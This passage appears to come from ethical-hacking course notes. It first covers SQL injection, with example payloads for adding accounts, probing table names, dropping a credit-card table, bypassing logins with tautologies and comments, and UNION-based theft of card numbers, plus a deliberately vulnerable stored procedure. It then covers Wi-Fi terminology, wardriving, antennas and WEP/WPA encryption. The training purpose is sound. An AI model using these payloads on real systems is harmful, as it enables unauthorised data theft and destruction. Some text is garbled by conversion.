
```
blah'; INSERT INTO jб-customers ('jб-email','jб-passwd','jб-login_id','jб-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--
```

**SQL Injection Vulnerable Website**

**SQL Query Executed**

```
SELECT jб-email, jб-passwd, jб-login_id, jб-last_name FROM members WHERE email = 'blah'; INSERT INTO jб-customers ('jб-email','jб-passwd','jб-login_id','jб-last_name') VALUES ('jason@springfield.com','hello','jason','jason springfield');--';
```

## Example of SQL Injection: Identifying the Table Name



**Attacker Launching SQL Injection**

```
blah' AND 1=(SELECT COUNT(*) FROM mytable); --
```

You will need to guess table names here


**SQL Injection Vulnerable Website**

**SQL Query Executed**

```
SELECT jб-email, jб-passwd, jб-login_id, jб-last_name FROM table WHERE jб-email = 'blah' AND 1=(SELECT COUNT(*) FROM mytable); --';
```

## Example of SQL Injection: Deleting a Table





- **Attacker Launching SQL Injection:**

- `blah'; DROP TABLE Creditcard; --`

- **SQL Query Executed:**

- `SELECT jb-email, jb-passwd, jb-login_id, jb-last_name FROM members WHERE jb-email = ' blah'; DROP TABLE Creditcard; --`

## 13.2 Types of SQL Injection

### Types of SQL Injection

- **Error Based SQL Injection:**
  - UNION SQL Injection
  - System Stored Procedure
  - Tautology
  - End of Line Comment
  - Illegal/Logically Incorrect Query
- **Blind SQL Injection:**
  - Time Delay
  - Boolean Exploitation
- There are two main types of SQL injection:
  - Error-Based SQL Injection:
    - Attackers intentionally insert bad input into an application, causing it to throw database errors.
    - The attacker reads the database-level error messages that result in order to find an SQL injection vulnerability in the application.
    - Based on this, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application.
  - Blind SQL Injection:
    - The attacker has no error messages from the system with which to work.
    - Instead, the attacker simply sends a malicious SQL query to the database.

### Error Based SQL Injection (?)

- Error based SQL Injection forces the database to perform some operation in which the **result will be an error**.
- This exploitation may differ from one DBMS to the other.
- **System Stored Procedure:** Attackers **exploit databases' stored procedures** to perpetrate their attacks.

```
CREATE PROCEDURE Login
 @user_name varchar(20), @password varchar(20)
AS
DECLARE @query varchar(250)
SET @query = 'SELECT 1
FROM usertable
WHERE username = ' + @user_name + ' and password = ' + @password
EXEC(@query)
GO
```

- If the attacker enters the following inputs in the application input fields using the above stored procedure running in the back end, the attacker will be able to login with any password.
- `anyusername or 1=1' anypassword`
- **End of Line Comment:** After injecting code into a particular field, legitimate code that follows is nullified through usage of end of line comments: `SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --'`
  - Comments in a line of code are often denoted by (--), are ignored by the query.
  - The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.
  - `SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'`
- **Illegal/Logically Incorrect Query:** An attacker may gain knowledge by injecting illegal/logically incorrect requests such as **injectable parameters, data types, names of tables**, etc.

send an incorrect query to the database intentionally to generate an error message that may be helpful in carrying out further attacks

- **Tautology:** Injecting statements that are always true so that queries always return results upon evaluation of a WHERE condition: `SELECT * FROM users WHERE name = '' OR '1'='1';`
  - use a conditional OR clause
  - It can be used to bypass user authentication.
- **Union SQL Injection:** "UNION SELECT" statement returns the union of the intended dataset with the target dataset: `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable.`

by adding a single quote character (')

## Union SQL Injection

- This technique involves **joining a forged query** to the **original query**.

- Result of forged query will be joined to the result of the original query thereby allowing to obtain the **values of fields of other tables**.
- **Example:** `SELECT Name, Phone, Address FROM Users WHERE Id=$id`
- Now set the following Id value: `$id=1 UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable`
- The final query is as shown below: `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable`
- The above query joins the result of the original query with all the credit card users.

## Blind SQL Injection

- **No Error Message:** Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection but the results of the injection are not visible to the attacker.
- **Generic Page:** Blind SQL injection is identical to a normal SQL Injection except that when an attacker attempts to exploit an application rather than seeing a **useful error message**, a generic custom page is displayed.
- **Time-intensive:** This type of attack can become **time-intensive because a new statement** must be crafted for each bit recovered.

**Note:** An attacker can still steal data by asking a series of True and False questions through SQL statements.


## No Error Messages Returned

- A **generic error message** may help the attacker to carry out SQL injection attacks on the application.
- However, if the developer turns off the generic error messages, the application will return a **custom error message**, which is not helpful to the attacker.
- In this case the attacker will attempt a **blind SQL injection** attack instead.





## Blind SQL Injection: **WAITFOR DELAY** (YES or NO Response)



a.k.a. Time-based SQL Injection

## Boolean Exploitation Technique

- Multiple valid statements that evaluate to **true** and **false** are supplied in the affected parameter in the **HTTP request**.
- By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**.
- This technique is very useful when the tester find a Blind SQL Injection situation, in which nothing is known on the **outcome of an operation**.

a.k.a inferential SQL Injection

## 13.3 SQL Injection Methodology

### SQL Injection Methodology

- Information Gathering and SQL Injection Vulnerability Detection
- Launch SQL Injection Attacks
- Advanced SQL Injection

### Information Gathering

\*

# Chapter 14. Hacking Wireless Networks

# 14.1 Wireless Concepts

## Wireless Terminologies

- **GSM:** Universal system used for mobile transportation for wireless network worldwide.
- **Bandwidth:** Describes the amount of information that may be broadcasted over a connection
- **BSSID:** The MAC address of an access point that has set up a Basic Service Set (BSS).
- **ISM band:** A set of frequency for the international Industrial, Scientific, and Medical communities.
- **Access Point:** Used to connect wireless devices to a wireless network.
- **Hotspot:** Places where wireless network is available for public use.
- **Association:** The process of connecting a wireless device to an access point.
- **Orthogonal Frequency-division Multiplexing (OFDM):** Method of encoding digital data on multiple carrier frequencies.
- **Direct-sequence Spread Spectrum (DSSS):** Original data signal is multiplied with a pseudo random noise spreading code.
- **Frequency-hopping Spread Spectrum (FHSS):** Method of transmitting radio signals by rapidly switching a carrier among many frequency channels.

## Wireless Network

- Wi-Fi refers to wireless local area networks (WLAN) based on **IEEE 802.11 standard**.
- It is a widely used technology for wireless communication across a **radio channel**.
- Devices such as a personal computer, video-game console, smartphone, etc. use Wi-Fi to connect to a **network resource** such as the Internet via a **wireless network access point**.
- **Advantages:**
  - Installation is fast and easy and eliminates wiring through **walls** and **ceilings**.
  - It is easier to **provide connectivity** in areas where it is difficult to lay cable.
  - Access to the network can be from anywhere within range of an **access point**.
  - **Public places** like airports, libraries, schools or even coffee shops offer you constant Internet connections using Wireless LAN.
- **Disadvantages:**
  - Security is a big issue and may **not meet expectations**.
  - As the number of computers on the network increases, the **bandwidth suffers**.

- Wi-Fi enhancements can require new **wireless cards and/or access points**.
- Some **electronic equipment** can interfere with the Wi-Fi networks.


## Wi-Fi Networks at **Home** and **Public Places**

- **Wi-Fi at Home:** Wi-Fi networks at home allow you to be wherever you want with your laptop, iPad, or handheld device, and not have to make holes for or hide **Ethernet cables**.
- **Wi-Fi at Public Places:** You can find **free/paid Wi-Fi access** available in coffee shops, shopping malls, bookstores, offices, airport terminals, schools, hotels, and other public places.

## Wireless Technology Statistics

- **Why Wireless Technology Matters?**
  - **More than half** of all open Wi-Fi networks are susceptible to abuse.
  - There will be more than **7 billion** new Wi-Fi enabled devices in the next 3 years.
  - **71%** of all mobile communications flows over Wi-Fi.
  - By 2017, **60%** of carrier network traffic will be offloaded to Wi-Fi.
  - A Wi-Fi attack on an open network can take less than **2 seconds**.
  - **90%** of all smartphones are equipped with Wi-Fi capabilities.

## **Types** of Wireless Networks



## Wireless Standards

| Amendments     | Freq. (GHZ)                                     | Modulation | Speed (Mbps) | Range (ft) |
|----------------|-------------------------------------------------|------------|--------------|------------|
| 802.11a        | 5                                               | OFDM       | 54           | 25-75      |
| 802.11b        | 2.4                                             | DSSS       | 11           | 150-150    |
| 802.11g        | 2.4                                             | OFDM, DSSS | 54           | 150-150    |
| 802.11i        | Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi | "          | "            | "          |
| 802.11n        | 2.4, 5                                          | OFDM       | 54           | ~100       |
| 802.16 (WiMAX) | 10-66                                           |            | 70-1000      | 30 miles   |
| Bluetooth      | 1:8                                             |            | 1-3          | 25         |


## Service Set Identifier (SSID)

- SSID is a token to **identify a 802.11 (Wi-Fi) network**; by default it is the part of the frame header sent over a wireless local area network (WLAN).




- It acts as a **single shared identifier** between the access points and clients.
- **Access points continuously broadcasts SSID**, if enabled, for the client machines to identify the presence of wireless network.
- **SSID is a human-readable text** string with a maximum length of 32 bytes.
- If SSID of the network is changed, **reconfiguration of the SSID on every host** is required, as every user of the network configures the SSID into their system.
- **A non-secure access mode** allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any".
- **Security concerns** arise when the default values are not changed, as these units can be compromised.
- The SSID **remains secret** only on the closed networks with no activity, that is inconvenient to the legitimate users.

## Wi-Fi Authentication Modes



## Wi-Fi Authentication Process Using a Centralized Authentication Server






## Wi-Fi Chalking

- **WarWalking:** Attackers walk around with Wi-Fi enabled laptops to detect open wireless networks.
- **WarChalking:** A method used to draw symbols in public places to advertise open Wi-Fi networks.
- **WarFlying:** In this technique, attackers use drones to detect open wireless networks.
- **WarDriving:** Attackers drive around with Wi-Fi enabled laptops to detect open wireless networks.

## Wi-Fi Chalking Symbols



## Types of Wireless Antennas

- **Directional Antenna:** Used to broadcast and obtain radio waves from a single direction.
- **Omnidirectional Antenna:** It provides a 360 degree horizontal radiation pattern. It is used in wireless base stations.
- **Parabolic Grid Antenna:** It is based on the principle of a satellite dish but it does not have a solid backing. They can pick up Wi-Fi signals ten miles or more.
- **Yagi Antenna:** Yagi is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF.
- **Dipole Antenna:** Bidirectional antenna, used to support client connections rather than site-to-site applications.

## Parabolic Grid Antenna

- Parabolic grid antennas enable attackers to get **better signal quality** resulting in more data to eavesdrop on, **more bandwidth** to abuse and **higher power output** that is essential in Layer 1 DoS and man-in-the-middle attacks.
- Grid parabolic antennas can pick up Wi-Fi signals from a distance of **ten miles**.

# 14.2 Wireless Encryption

## Types of Wireless Encryption

- **WEP:**
  - WEP is an encryption algorithm for IEEE 802.11 wireless networks.
  - It is an old and original wireless security standard which can be cracked easily.
- **WPA:**
  - It is an advanced wireless encryption protocol using TKIP, MIC, and AES encryption.
  - Uses a 48 bit IV, 32 bit CRC and TKIP encryption for wireless security.
- **WPA2:**
  - WPA2 uses AES (128 bit) and CCMP for wireless data encryption.
- **EAP:**
  - Supports multiple authentication methods, such as token cards, Kerberos, certificates etc.
- **WPA2 Enterprise:**
  - It integrates EAP standards with WPA2 encryption.
- **TKIP:**
  - A security protocol used in WPA as a replacement for WEP.
- **CCMP:** CCMP utilizes 128-bit keys, with a 48-bit initialization vector (IV) for replay detection.
- **AES:**
  - It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP.
- **802.11i:**
  - It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **RADIUS:**
  - It is a centralized authentication and authorization management system.
- **LEAP:**
  - It is a proprietary WLAN authentication protocol developed by Cisco.


## WEP Encryption

- **What is WEP:**
  - **Wired Equivalent Privacy** (WEP) is an IEEE 802.11 wireless protocol which provides security algorithms for data confidentiality during wireless transmissions.

- WEP uses a **24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission.
- **WEP encryption can be easily cracked:**
  - **64-bit** WEP uses a 40-bit key
  - **128-bit** WEP uses a 104-bit key
  - **256-bit** WEP uses a 232-bit key
- **It was developed without:**
  - Academic or public review
  - Review from cryptologists
- **WEP Flaws:**
  - It has significant vulnerabilities and design flaws.

## How WEP Works

1. CRC-32 checksum is used to calculate a 32-bit **Integrity Check Value (ICV)** for the data, which, in turn, is added to the data frame.
2. A 24-bit arbitrary number known as **Initialization Vector (IV)** is added to WEP key; WEP key and IV are together called as **WEP seed**.
3. The WEP seed is used as the input to **RC4** algorithm to generate a key stream (key stream is bit-wise **XORed** with the combination of data and ICV to produce the encrypted data).
4. The IV field (IV+PAD+KID) is added to the ciphertext to generate a **MAC frame**.



## What is WPA?

- Wi-Fi Protected Access (WPA) is a **data encryption method** for WLANs based on 802.11 standards.
- It is a snapshot of 802.11i (under development) providing **stronger encryption**, and enabling PSK or EAP authentication.
- **TKIP (Temporal Key Integrity Protocol):**

- TKIP utilizes the RC4 stream cipher encryption with **128-bit** keys and **64-bit** MIC integrity check.
- TKIP mitigated vulnerability by **increasing the size of the IV** and using mixing functions.
- **128-bit Temporal Key:**
  - Under TKIP, the client starts with a 128-bit "temporal key" (TK) that is then **combined with the client's MAC address** and with an IV to create a keystream that is used to encrypt data via the RC4.
  - It implements a sequence counter to protect against **replay attacks**.
- **WPA Enhances WEP:**
